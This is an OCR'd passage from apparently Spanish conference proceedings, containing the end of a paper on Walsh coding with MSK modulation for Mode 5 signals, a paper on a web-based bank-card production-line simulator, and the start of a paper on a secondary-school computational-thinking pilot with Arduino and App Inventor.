0101	1010 0101 1010 0101	8	1101	1010 0101 0101 1010	8
0110	1100 0011 1100 0011	8	1110	1100 0011 0011 1100	8
0111	1001 0110 1001 0110	8	1111	1001 0110 0110 1001	8

Table 6: Hamming Distance of code *1111 1111 1111 0000* to any Walsh codeword

4 Simulation of MSK with Walsh Coding

A detailed simulation of Walsh coding, for MSK modulation and demodulation for an AWGN channel, has been implemented [20, 21]. Figure 2 shows an example. The top curve is the signal for the binary imput 16-bit data, the 4-bit symbol expanded by Walsh coding, $a(t)$ with duration 1 μsec. The central curve

is a time zoom in of the modulated output $s(t)$ between 0.3 and 0.6 μsec for allowing the visualization of some jumps in the phase of the signal. Consider that 1 μsec of $s(t)$ includes 1030 cycles of the carrier. The bottom curve shows $\varphi(t)$. It can be seen that in every bit transition there is a phase jumps: $-\frac{\pi}{2}$ for the transition $0 \rightarrow \{0,1\}$ and $\frac{\pi}{2}$ for the transition $1 \rightarrow \{0,1\}$.




Fig. 2: MSK Modulation

The simulation follows the scheme and basic parameters of Mode 5 and implement variations in Walsh coding treatment of erasure situations. The simulations are written in Octave [22]. The simulation runs are longer enough to achieve stability in the values of the variables of interest [23].

Figure 3 shows BER as a function of SNR. The green curve in Figure 3 is equal to the green curve in 1. The green curve is for SER_4, i.e., without any coding. The blue curve is SER_{4-W1}, i.e. with Walsh coding and an unique closest found during decoding, as in the example of Table 2 are considered not errors only if there is a coincidence with the Walsh code sent. The erasure are discarded, i.e, all code with mulpliple closest Walsh code are considered errors. The red curve is SER_{4-W2} and represents the results when the erasure are solved taken one of the symbol as the closest Walsh code as the correct decoding.

The quotient between the green and red curves in Figure 3 is called the GAIN and it is shown in Figure 4.

Observe than the improvement of SER_{4-W1} over SER_4 and the improvement of SER_{4-W2} over SER_{4-W1} increase for greater values of SNR. Nevertheless, the improvement is even significant for SNR=-5 dB, 10 times for SER_{4-W2}. Figure 4 shows a gain of 200 times for SNR=0 dB and a gain of more than 1000 times for SNR as low as 1 dB.




Fig. 3: SER. as a function of SNR [dB]




Fig. 4: GAIN. as a function of SNR [dB]

5 Conclusion and Future Work

Using Walsh coding combined with MSK modulation makes it possible to work under SNR in the range from 0 to 3 dB with SER less than 1% for 4-bit symbols.

The present work has to be completed in the future by the analysis of the contribution of the concatenation between Walsh and Reed-Solomon coding [24, 25], which is also present in Mode 5.

References

1. Proakis, J.: *Digital Communications. Fourth Edition* Mc Graw-Hill (2000)
2. Kamal, A.: *Digital Modulation and BER Using MATLAB* Lap Lambert (2016)
3. Moon, T.: *Error Correction Coding: Mathematical Methods and Algorithms. Second Edition* Wiley (2020)
4. Garcia M., Hoffman, J., Rowley, J., Stone, D.: *Test for Sucess: Next Generation Aircraft Identification System RF Simulation* In: ICNS Conference (2007)
5. Tan, Y., LI, S., Wang, H.: *Analysis on Data Format of Mode 5 in Western Mark XIIA* In: Journal of University of Electronic Science and Technology of China (2011)
6. Yang, J., Guan, C., Liu, P.: *Modeling and Dynamic Simulation of MARK XIIA Mode 5 System* In: Advance Material Research (2012)
7. Dunlop J., Smith, D.: *Telecommunications Engineering. Third Edition* Chapman & Hall (1994)
8. Channi H. *Comparative Study of Various Digital Modulation Techniques.* In: International Journal in IT and Engineering (2016)
9. Proakis, J., Salehi, M.: *Communication Systems Engineering. Second Edition* Prentice Hall (2002)
10. Pasupathy, S.,: *Minimum Shift Keying: A Spectrally Efficient Modulation* In: IEEE Communications Magazine (1979)
11. Viterbi A., Omura J.: *Principles of Digital Communication and Coding.* Dover Publications (2009)
12. Roth, R.: *Introduction to Coding Theory.* Cambridge University Press (2007)
13. Bierbrauer, J.: *Introduction to Coding Theory. Second Edition.* CRC Press (2017)
14. Zhang, D., Yang, X., Liu, Z., Zhang, Y: *Walsh Code Soft Spread Spectrum Multitone Interference Suppression Algorithm.* In: International Conference on Communication and Information Systems (ICCIS) (2019)
15. Guo, Y., Yanf, J., Guan, C.: *A Mode 5 Signal Detection Method Based on Phase and Amplitude Correlation* In: International Conference on Natural Computation (ICNC) (2013)
16. Hamming R.: *Coding and Information Theory* Prentice Hall (1980)
17. Tomlinson, M., Tjhai, C., Ambroze M., Ahmed, M., Jibril, M.: *Error-Correction Coding and Decoding.* Springer Open (2017)
18. Goldreich, O., Levin, L.: *A Hard-Core Predicate for all One-Way Functions* In: Conference: Proceedings of the 21st Annual ACM Symposium on Theory of Computing (1989)
19. Oliveira, I.: *Local List Decoding and the Goldreich-Levin Theorem* In: Crypto Reading Group, Columbia University (2011)
20. Xiong, F.: *Digital Modulation Techniques.* Artech House (2000)
21. Giron-Sierra, J.: *Digital Signal Processing with Matlab Examples, Volume 1.* Springer (2017)
22. Eaton, J., Bateman, D., Hauberg, S., Wehbring, R.: *GNU Octave version 8.2.0 manual: a high-level interactive language for numerical computations.* https://www.gnu.org/software/octave/doc/v8.2.0/ (2023)
23. Li, H., Chen, F., Wang, J.: *A Preamble Detecting Algorithm of MOD-5 Interrogating Signal* In: Applied Mechanics and Materials (2014)
24. Kopparty, S.: *Lecture 4: Codes based on Concatenation* In: Error-Correcting Codes, Rutgers University (2016)
25. Trevisan, L.: *Lecture 14: Concatenation of Reed-Solomon and Hadamard Codes* In: Pseudorandomenss and Combinatorial Constructions, U. C. Berkeley (2005)

Estudio de Simulación de Procesos aplicado a la Optimización de Sistemas de Producción

Emiliano Camer[1], Martín Paez[1], Nicolás Vitek[1], Roman Bond[1], Martin Morales[1,2], Diego Encinas[1,3]

[1]SimHPC-TICAPPS. Universidad Nacional Arturo Jauretche. Florencio Varela, 1888, Argentina.
[2]Centro CodApli. FRLP. Universidad Tecnológica Nacional. La Plata, 1900, Argentina.
[3]Instituto de Investigación en Informática (III-LIDI). Facultad de Informática, Universidad Nacional de La Plata - Centro Asociado CIC. La Plata, 1900, Argentina.

{camer652, mpaez.ok, nicolascater8}@gmail.com, {rbond, martin.morales, dencinas}@unaj.edu.ar

Abstract. Este artículo presenta el desarrollo de un simulador construido durante la etapa de diseño de un proceso de línea de producción. El software, implementado con tecnologías web, permite la interacción entre sus componentes (que pueden correr en procesos distintos) a través de objetos inyectados por dependencia, con la finalidad de evitar el acoplamiento entre el simulador, los componentes y los protocolos de comunicación. Este diseño flexible facilita la adaptación del software a diversas implementaciones dependientes del hardware, garantizando la interoperabilidad con el simulador mediante la implementación reutilizable de una interfaz de comunicación.

Keywords: Simulación, RTS, línea de producción, software embebido, tecnologías web.

1 Introducción

La empresa Logística S.A. (cuyo nombre real reservamos) llevó a cabo una licitación interna para optimizar el flujo de trabajo de sus centros de operaciones, en donde arriban lotes de tarjetas bancarias. Allí era menester automatizar el proceso de empaque, que incluye la impresión de datos de clientes sobre folletos y sobres.

Se diseñó un proceso y se desarrolló un software para simularlo. Este último se plantea como una pieza central en la construcción de la solución: ya que su propósito es ofrecer un entorno dinámico y ágil donde testear la interacción entre los componentes.[1]

El artículo se organizó para presentar la información del siguiente modo: primero se justifican las tecnologías elegidas para el simulador; a continuación, se exponen las principales decisiones de diseño basadas en la lógica de negocio; luego, se explica la arquitectura del sistema; y, finalmente, se presenta el resultado en el formato de descripción de la simulación.

2 Simulador: cuestiones de arquitectura, diseño y tecnologías

Para desarrollar el simulador se utilizó JavaScript, HTML y CSS, ya que al ser lenguajes de frontend, es muy clara la separación con el backend, y permiten que el backend pueda componerse fácilmente por piezas de código separadas.

Además, estas tecnologías se adaptan bien a nuestro sistema de múltiples componentes de backend que interactúan mediante el pasaje de mensajes.

También, permiten un frontend lo suficientemente robusto como para lograr una separación interna donde implementar ágilmente piezas de backend provisorias y reemplazables.

Estos lenguajes son flexibles, ya que permiten hacer cambios con facilidad para probar funcionalidades sin necesidad de ser implementadas completamente. Incluso, es posible utilizar el navegador para realizar ajustes mientras se está ejecutando.

Por último, tienen una amplia comunidad que brinda herramientas y bibliotecas muy útiles para el desarrollo. Con lo cual, ante una necesidad particular, fácilmente se podrían agregar multiplicidad de gráficos, animaciones 3D, librerías específicas 2D, entre un sin fin de implementaciones y recursos disponibles en la nube. [2][3][4][5]

2.1 Comunicación entre componentes

Nuestra implementación genérica (intercambiable) de la interfaz de comunicación se realizó con WebSocket[6]. Toda conexión entres pares de componentes conectados por un medio físico dedicado se modeló con esta conexión virtual.

Para el caso donde era necesario un broadcast, a todos los interesados se les inyectó por dependencia una concreción inicializada con el mismo servidor pero distinto número de puerto.

3 Lógica de negocio: Logística S.A.

¿Cómo se procesan las tarjetas actualmente? Es un trabajo totalmente manual, dentro de una oficina llena de papeles y con varios operarios. Allí, el personal selecciona una tarjeta del lote, ingresa los datos en un software para generar las impresiones, y lleva todos los elementos a su banco de trabajo. El proceso se repetirá para la siguiente tarjeta.

¿Cómo se accede a la información de cada lote? Cada centro de operaciones necesita internet para funcionar, y este proceso que nos atañe no es la excepción; la empresa garantiza alta disponibilidad del recurso.

Al tomar el pedido, la información se cargará en un servidor de la empresa de logística, al que accede cada centro de operación para buscar la porción que necesite.

¿Qué nivel de automatización consideramos óptimo para el proceso? Los elementos llegarán al operario mediante cintas transportadoras; cada uno tendrá asignada una sola tarea. En consecuencia, se dispondrán postas con las herramientas

necesarias para el trabajo, y, por cada una, un software embebido que monitoree su estado y se sepa comunicar con otros dispositivos del sistema.

Las tareas manuales serán:

1. Escanear el código de barras y colocar las tarjetas dentro de las marcas de la cinta.
2. Pegar cada tarjeta a aquel folleto con los datos del dueño de la misma.
3. Colocar cada folleto en aquel sobre con los datos del dueño de la tarjeta en cuestión.

4 Línea de producción: arquitectura

El sistema se divide en tres capas, en cada una de las cuales pueden haber varios componentes, que a su vez, interactúan entre sí.

4.1 Primera capa: Servidor en la nube

La primera capa se encuentra en la nube, donde se dispone la información por lotes de tarjetas. Por lo tanto, contempla la infraestructura necesaria para servir los recursos identificados a partir de códigos de barras pertenecientes a dichos lotes. Esta capa expone endpoints[7] que sólo son accesibles por componentes de la segunda capa.

4.2 Segunda capa: RTS

La segunda capa involucra un Sistema de Tiempo Real (RTS), que es el componente que centraliza las operaciones. Por ello, cada línea de montaje debe tener un RTS asociado que orqueste sus componentes.

Al ingresar un nuevo lote, el RTS obtiene la información comunicándose con la primera capa, y la almacena localmente. De este modo, se independiza de la conexión a Internet y sus latencias, las cuales es conveniente administrar cuidadosamente en un sistema de tiempo real.

Además, el RTS estará en contínua comunicación con las postas ante posibles problemas para los cuales deberá actuar en función de recuperar el estado activo del sistema.

4.3 Tercera capa: línea de producción

La tercera capa involucra los componentes presentes en cada línea de producción. Si bien hablaremos de una única línea de producción, esta puede replicarse para que haya varias trabajando en paralelo.

Sistema centralizado de cintas transportadoras: el sistema centralizado de cintas transportadoras es quién se comunica con todas las cintas para sincronizar su movimiento. Con lo cual, es a través de este sistema centralizado, como la mayoría de los componentes pueden accionar sobre las cintas.

Primera posta, ingreso de tarjetas: una vez llegado un lote físico de tarjetas a la línea de montaje, un operario escanea el código de barras presente en la caja que lo contiene. El código se envía automáticamente al RTS, quien indicará a la cinta transportadora cuando debe comenzar a moverse. El operario, irá colocando en la cinta transportadora las tarjetas en una posición determinada, guiándose con marcas visuales sobre la cinta.

Segunda posta, lector de tarjetas: la cinta transportadora lleva las tarjetas hacia un lector que obtiene el número de tarjeta y envía esta información al RTS.

Tercera posta, impresión de folletos: en esta posta hay una impresora que imprime los folletos con la información relativa a cada tarjeta. Aquí se encuentra un operario que pega la tarjeta al folleto y lo coloca en la posición correcta sobre la cinta transportadora.

Cuarta posta, impresión de sobres: esta posta es similar a la Tercera Posta, la diferencia es que en lugar de imprimirse folletos se realizan los trabajos equivalentes para obtener el sobre y dentro de él colocar el folleto (al cual fue adosada la tarjeta previamente).

5 Simulación



Fig. 1. Simulación en progreso con un lote del banco Francés limitado a cinco tarjetas.

La simulación comienza con la primera tarjeta en la cinta y con la consola del proceso del servidor indicando el número de lote y la información del mismo.

La tarjeta se mueve sobre la cinta hasta llegar a la posta encargada de leer el número de tarjeta. Dicho número se muestra sobre el lector en letras blancas, y, además, se visualiza en la consola del proceso del RTS junto a la información asociada a esa tarjeta en particular. Luego de la lectura del número de tarjeta, las postas de impresión generan el folleto y el sobre correspondiente, los cuales se pueden visualizar sobre las mesas en la interfaz gráfica.

A medida que las tarjetas van llegando a la primera posta de impresión, se quita un folleto de la mesa, que luego aparece en la cinta transportadora. El mismo mecanismo se aplica también a los sobres.

Ante cualquier fallo simulado del sistema, se pausa la animación y se muestra un mensaje explicando lo sucedido en ese instante.

Una vez agregadas todas las tarjetas, la cinta seguirá moviéndose hasta que el último sobre sea rellenado, para finalmente detenerse la simulación.

4 Conclusión

Se destaca la complejidad que implica un sistema compuesto por muchos componentes intercomunicados entre sí, y más aún si es por medio de mensajes, sin mencionar cuando se busca lograr el sincronismo. Esto, en parte se debe, a que el hilo de la lógica puede tender a fusionarse con el intercambio de mensajes. En contraste, desde este punto de vista, una arquitectura con características similares a las de una API RESTful trae simplicidad a la implementación, aunque no siempre puede implementarse algo por el estilo.

Fue clave detectar que el movimiento de las cintas debía ser el centro a partir del cual empezar a pensar la arquitectura. Una vez definidos los componentes y sus relaciones, fue muy útil realizar un análisis para detectar como las posibles fallas de cada componente particular podrían afectar a la totalidad del sistema, ya que a partir de ello establecimos nuevos casos de uso.

5 References

1. APA: Fantuzzi, C., Panciroli, R., & Gargiulo, M. (2017). Hardware in the loop simulation for Distributed Automation Systems. Automatisierungstechnik, 65(12), 1000-1010. https://doi.org/10.1515/auto-2017-0126
2. Rego, N., & Koes, D. (2015). 3Dmol.js: molecular visualization with WebGL. Bioinformatics, 31(8), 1322-1324. https://doi.org/10.1093/bioinformatics/btu829
3. Yousef, W.A., Mohammed, H.E., Naguib, A.A., Eid, R.S., Emabrak, S.E., Hamed, A.F., Khalifa, Y.M., AbdElrheem, S.T., Awad, E.A., Gaafar, S.G., Mamdoh, A.M., Shawky, N.A.: JSOL: JavaScript Open-source Library for Grammar of Graphics. En: arXiv preprint arXiv:2201.04205 (2022).
4. Bostock, M., Ogievetsky, V., Heer, J.: D3: Data-Driven Documents. En: IEEE Transactions on Visualization and Computer Graphics, vol. 17, no. 12, pp. 2301–2309. IEEE Press, New York (2011).
5. Mwalongo, F., Krone, M., Reina, G., Ertl, T.: State-of-the-Art Report in Web-based Visualization. En: Visualization Research Center, University of Stuttgart, Germany.
6. Muller, G.L.: HTML5 WebSocket protocol and its application to distributed computing. arXiv preprint arXiv:1409.3367 (2014). https://doi.org/10.48550/arXiv.1409.3367
7. Somoza Alonso, F.: Development of a RESTful API. Bachelor's Thesis, Turku University of Applied Sciences (2015).



XIII Workshop Innovación en Educación en Informática

(WIEI)

Coordinadores

Cecilia Sanz (UNLP)

Marcelo De Vincenzi (UAI)

Gustavo Astudillo (UNLPam)

Crear con tecnologías digitales para el desarrollo del pensamiento computacional. El caso del proyecto de semillero de innovadores

Cecilia Sanz[1,2], Verónica Artola[1], Santiago Medina[1,2], Matías Zeballos[1,2] and Sabrina Lombardo[1,2]
[1] Instituto de Investigación en Informática LIDI - CIC, Facultad de Informática, Universidad Nacional de La Plata
[2] Centro de Innovación y Transferencia Tecnológica, Facultad de Informática, UNLP
{csanz, vartola, smedina}@lidi.info.unlp.edu.ar, {matiasmzeb, sabrilomb168}@gmail.com

Abstract. En este trabajo se presenta una propuesta de creación de tecnologías digitales con el objetivo de desarrollar habilidades del pensamiento computacional en estudiantes de secundaria. Esta iniciativa se vincula con tendencias actuales de abordaje de este tipo de habilidades como fundamentales para la formación de estudiantes en la resolución de problemas, la creatividad y la innovación. Se describe una experiencia piloto con 9 estudiantes de secundaria que han permitido validar la metodología propuesta y han dado cuenta del interés que les genera este tipo de proyectos. Los resultados permiten reconocer puntos fuertes y aspectos de mejora para futuras implementaciones.

Keywords: pensamiento computacional, articulación, escuela secundaria, creatividad, innovación

1 Introducción

El pensamiento computacional (PC) es un concepto considerado de importancia en el siglo XXI y se vincula con el desarrollo de habilidades para la resolución de problemas [1]. Según [2], el término mencionado por Papert [3] refiere a procesos cognitivos asociados a la resolución de problemas a través de sistemas computacionales. Más adelante es utilizado por Wing [4] para describir las habilidades asociadas a la resolución de problemas, el diseño de sistemas y la comprensión del comportamiento humano a la luz de los principios fundamentales y métodos de las ciencias de la computación.

En [5] se coincide con la definición previa, que considera al pensamiento computacional como un constructo cognitivo amplio y no solamente una habilidad práctica requerida para contextos relacionados con la computación. Se enfatiza así

la aplicabilidad amplia del pensamiento computacional como un enfoque universal para la resolución de problemas [5]. En concordancia, en [6] se indica que el pensamiento computacional requiere resolver problemas efectiva y eficientemente con soluciones que son reusables en diferentes contextos. Lo que vincula al PC como una forma de pensar y actuar que puede ser abordada a través del uso de habilidades particulares. Estos autores categorizan al PC en 6 facetas: descomposición, abstracción, diseño de algoritmos, *debugging*, iteración, y generalización.

Actualmente, se encuentran diversos trabajos que abordan experiencias en las que se busca desarrollar habilidades del pensamiento computacional en diferentes niveles educativos [7], [8], [9]. Según los autores de [5], hay varios estudios empíricos sobre los efectos de la programación, como una forma de enseñar, aprender, y evaluar el pensamiento computacional, sobre la cognición humana. En estos estudios se aborda el crear soluciones algorítmicas como parte del proceso de desarrollo del pensamiento computacional. En algunos casos, se busca que los estudiantes desarrollen la creatividad asociándola con la innovación, un proceso que lleva a la creación de nuevas o mejoradas soluciones implementables [10]. Son varios los autores que vinculan al PC con la creatividad y la innovación, tal como se expresa en [6].

En este trabajo se presenta un proyecto orientado al desarrollo del pensamiento computacional y de la creatividad como una habilidad relacionada a la innovación en estudiantes de escuelas secundarias. Se constituye como una propuesta innovadora de articulación con estudiantes de este nivel educativo. Esta iniciativa forma parte de las actividades del Centro de Innovación y Transferencia Tecnológica (CIyTT) de la Facultad de Informática, de la Universidad Nacional de La Plata. Al mismo tiempo, está enmarcado en las líneas de investigación del III-LIDI.

De aquí en más este trabajo se organiza de la siguiente manera: en la sección 2 se presentan antecedentes de experiencias donde se busca promover el pensamiento computacional a partir de proyectos en escuelas; en la sección 3 se describe el proyecto de Semillero de Innovadores; en la sección 4 se describen y se reflexiona sobre los resultados de la prueba piloto realizada en el primer semestre de 2024; por último en la sección 5 se presentan conclusiones y líneas de trabajo futuro.

2 Antecedentes

En [6] se presenta una revisión de literatura sobre PC en estudiantes de menos de 16 años. En varios casos de los analizados por estos autores, se observa el trabajo sobre algoritmos como parte del desarrollo del pensamiento computacional, y se

utiliza Scratch[1] como herramienta de trabajo. También Alice[2] es una herramienta utilizada que ofrece funciones similares; está basada en bloques, tal como Scratch, pero se enfoca en la creación de proyectos de programación 3D. Al mismo tiempo, los autores de [6] analizan otros enfoques donde se llevan adelante proyectos de robótica y de diseño de juegos como estrategia para el desarrollo del PC. También en [9] se aborda una revisión sistemática de 26 estudios sobre educación del pensamiento computacional en la primera infancia. Destacan que con un diseño curricular apropiado para su edad, los niños pequeños pueden desarrollar conocimientos, conceptos y habilidades tempranas en pensamiento computacional. Además, pueden desarrollar habilidades adicionales como comunicación, colaboración y resolución de problemas.

En [11] se describe una experiencia con textiles electrónicos llevada adelante por profesores de secundaria, en la que los estudiantes diseñan diferentes dispositivos portátiles con LilyPad Arduino como parte del plan de estudios. Se analizó cómo trabajaron el pensamiento computacional en tres áreas clave: 1) resolución estratégica de problemas; 2) iteración donde se lleva adelante un diseño iterativo, o el ciclo de creación de prototipos, pruebas y revisión; 3) interfaz entre computación abstracta y tangible. A través de los *e-textiles*, la elaboración manual de un circuito funcional que se puede controlar mediante una planificación y un desarrollo de código, se logró un contexto a través del cual enseñar conceptos como la abstracción y la manipulación de datos, vinculando esto con el pensamiento computacional.

En [12] se describe una experiencia con la hipótesis de que los espacios de creación pueden atraer a estudiantes con intereses diversos a mejorar las habilidades de pensamiento computacional y el aprendizaje de STEM. Se aplica este tipo de proyecto integrado a áreas de Física e Ingeniería. En este sentido el trabajo de [13] menciona que existen pocas investigaciones que sirvan de base para la práctica en espacios de creación, en particular con niños pequeños, menores de ocho años. Desarrollan un estudio en el que adoptan una metodología constructivista y examinan cómo treinta y cuatro niños de aulas desde jardín de infantes hasta segundo grado (de 5 a 8 años) diseñan e imprimen objetos 3D utilizando tabletas, impresoras 3D, materiales físicos y el modelo de pensamiento de diseño de cinco etapas de IDEO [14]. Estas son: Descubrimiento, Interpretación, Ideación, Experimentación y Evolución.

En este trabajo se valoran estos antecedentes que son la base para una propuesta que llevada adelante por los autores en las que se busca desarrollar habilidades del

[1] Scratch: https://scratch.mit.edu/

[2] Alice: https://www.alice.org/

pensamiento computacional en estudiantes de escuela secundaria en un proyecto vinculado a la creación, la innovación, y al aprender haciendo. Se integran diferentes conceptos e ideas encontradas en la literatura en una propuesta innovadora.

3 Semillero de Innovadores

Como parte de las actividades del CIyTT se propone en 2024 el desarrollo de una propuesta piloto que tiene como objetivos profundizar las acciones de articulación entre nivel medio y universidad, promover en el desarrollo del PC y el interés por la innovación en estudiantes de escuela secundaria. Al mismo tiempo, se busca acercar a las niñas también a la ciencia rompiendo barreras culturales que surgen a la hora de elegir carreras del ámbito de la Informática y la Ingeniería.

El proyecto se planifica con 4 encuentros y destinado a dos grupos: estudiantes de 12 a 14 años, y estudiantes de 15 y 16 años, donde se piensan actividades diferentes para cada grupo.

3.1 Selección de los participantes

Al tratarse de una prueba piloto se buscó trabajar con un grupo reducido. En el CIyTT se vienen desarrollando talleres de introducción al pensamiento computacional e innovación, donde se utiliza app Inventor[3] para crear una pequeña aplicación. Se viene trabajando con estudiantes de 11 a 15 años. Se invitó entonces a un grupo de 10 adolescentes, 5 de 12 a 14 años, y 5 de 15 a 16 años, que ya habían participado de algún taller en el CIyTT. Esto se decidió en función de convocar un grupo que ya hubiera hecho alguna actividad con app Inventor y haya mostrado interés en este tipo de propuestas. De los 10 invitados, sólo 9 pudieron sumarse a la propuesta, según los horarios pautados para desarrollar la actividad. Así se conformaron los dos grupos: Grupo 1: con 3 niñas y 2 niños de entre 12 y 13 años y Grupo 2: con 3 chicos y 1 chica de entre 15 y 16 años.

Los participantes aceptaron la propuesta voluntariamente junto a sus familias y dieron consentimiento para el registro de fotos y videos del proceso.

Al mismo tiempo, participaron como docentes: un coordinador y docente que presentó la propuesta en el primer encuentro y acompañó todo el proceso, un docente que trabajó las temáticas más relacionadas con uso de microcontroladores, de actuadores y sensores (mostró diversos ejemplos), y dos tutores: uno por grupo. Un docente más colaboró luego en aspectos de diseño de la maqueta que se

[3] App Inventor: es similar a Scratch, basándose en la programación con bloques, y permite crear aplicaciones para celulares.

propuso para el grupo 2. Todos los docentes participantes son de docentes-investigadores de la Facultad de Informática; los tutores son estudiantes avanzados de la carrera Ingeniería en Computación de la Facultad, trabajan en el CIyTT y son colaboradores de un proyecto de I+D del III-LIDI.

3.2 Metodología

La propuesta consistió en 4/5 encuentros durante los que se trabajó en dos proyectos. El grupo 1 trabajó en el desarrollo de desafíos de lógica y matemática, para los que diseñaron circuitos con leds de colores para que se pueda responder a los desafíos tocando una opción y se encienda luz verde en caso de que la opción sea correcta. También crearon una ruleta para que se sortee el desafío a responder. Para ello se utilizó un motor DC, para realizar el movimiento de la ruleta. El grupo 2 abordó un proyecto de construcción de maqueta de una casa "con cierta inteligencia" donde debían lograr a través de una app (a desarrollar en app Inventor), manejar la apertura y cierre de la puerta de la casa, encender luces y tocar el timbre. En la Tabla 1 se presenta la relación entre contenidos y habilidades del pensamiento computacional a involucrar, siguiendo la propuesta de facetas del PC propuestas en [6]: descomposición, abstracción, diseño de algoritmos, *debugging*, iteración, y generalización.

En este sentido la propuesta integra la filosofía de aprender haciendo, involucra la creatividad, la innovación y el trabajo de habilidades del pensamiento computacional en ambos grupos.

Los encuentros se desarrollaron de manera conjunta (con la participación de los dos grupos). Cada encuentro tuvo un primer momento de explicación de las tareas a realizar, y luego dos momentos: uno de simulación de creación de circuitos y otro de prueba con materiales reales. Desde el inicio se comunicó que la experiencia culminaría con la presentación de los proyectos en la Jornada de Innovación del CIyTT, que se desarrolla una vez al año y en donde se invita a la comunidad a visitar stands con proyectos desarrollados en este centro y otros vinculados con trabajos con estudiantes de grado y postgrado, y que a su vez se enmarcan en líneas de investigación de la Facultad. En este sentido se sigue la propuesta de las etapas del modelo IDEO: Descubrimiento, Interpretación, Ideación, Experimentación y Evolución. En los encuentros 1 a 4 se trabaja en todas las etapas, cada encuentro tiene una lógica iterativa de incorporar un nuevo conocimiento, interpretarlo, generar ideas para aplicarlo, experimentar y evolucionar. La participación en la Jornada de Innovación se convierte en la instancia de Experimentación y Evolución de sus proyectos más fuerte de la propuesta.

Tabla 1. Relación de la propuesta con el desarrollo del PC (siguiendo facetas de [6]).

Encuentro	Grupo 1	Grupo 2
Encuentro 1: Descomposición, Abstracción, Algoritmia	Explicación sobre qué proyectos se desarrollarán; Presentación de concepto de sensores, actuadores, y microcontroladores Tinkercad para simular circuitos. Tipos de circuitos. Experimentación con cinta de cobre, leds y resistencias	Ídem
Encuentro 2: Descomposición, Abstracción, Diseño de algoritmos, *Debugging,* Iteración, Colaboración	Explicación de usos de resistencias. En serie y en paralelo. Desarrollo de código en Arduino IDE. Selección de desafíos para realizar. Lluvia de ideas sobre los proyectos a realizar. Experimentación.	Ídem, pero se agrega pruebas utilizando una protoboard, el microcontrolador y se prueba el encendido de leds
Encuentro 3: Todas	Explicación sobre motores DC, distinción con el uso de servos Experimentación y simulación con Tinkercad usando motores y servos. Experimentación con motores para los proyectos	Ídem, pero se trabaja con servo motor para la apertura de la puerta. Se realiza codificación en Arduino IDE. Se trabaja con el microcontrolador
Encuentro 4: Todas	Presentación de materiales. Diseño en Tinkercad, y en papel. Uso: cartulina, fibras, cinta de cobre, leds, resistencias, pilas	Armado de la maqueta, creación de la aplicación en appInventor, programación en Arduino del timbre

Cabe aclararse que a los encuentros presentados en la Tabla 1 debió agregarse un quinto encuentro donde se finalizó la maqueta con el grupo 2 y se realizaron pruebas. También se hizo otro encuentro separado con el grupo 1, donde se terminaron de ajustar los desafíos y se armó la ruleta para sortear desafíos (que ya estaba bocetada). En las Figuras 1 y 2 se recuperan imágenes del proceso. Mientras que en la Figura 3 se muestra la participación de los estudiantes en la Jornada de Innovación. El último encuentro involucró fuertemente la experimentación y se aplicó *debbuging*.



Figura 1 – Proceso de trabajo del Grupo 2



Figura 2 – Proceso de trabajo del Grupo 1



Figura 3 – Stands en la Jornada de Innovación

3.3 Desarrollos realizados

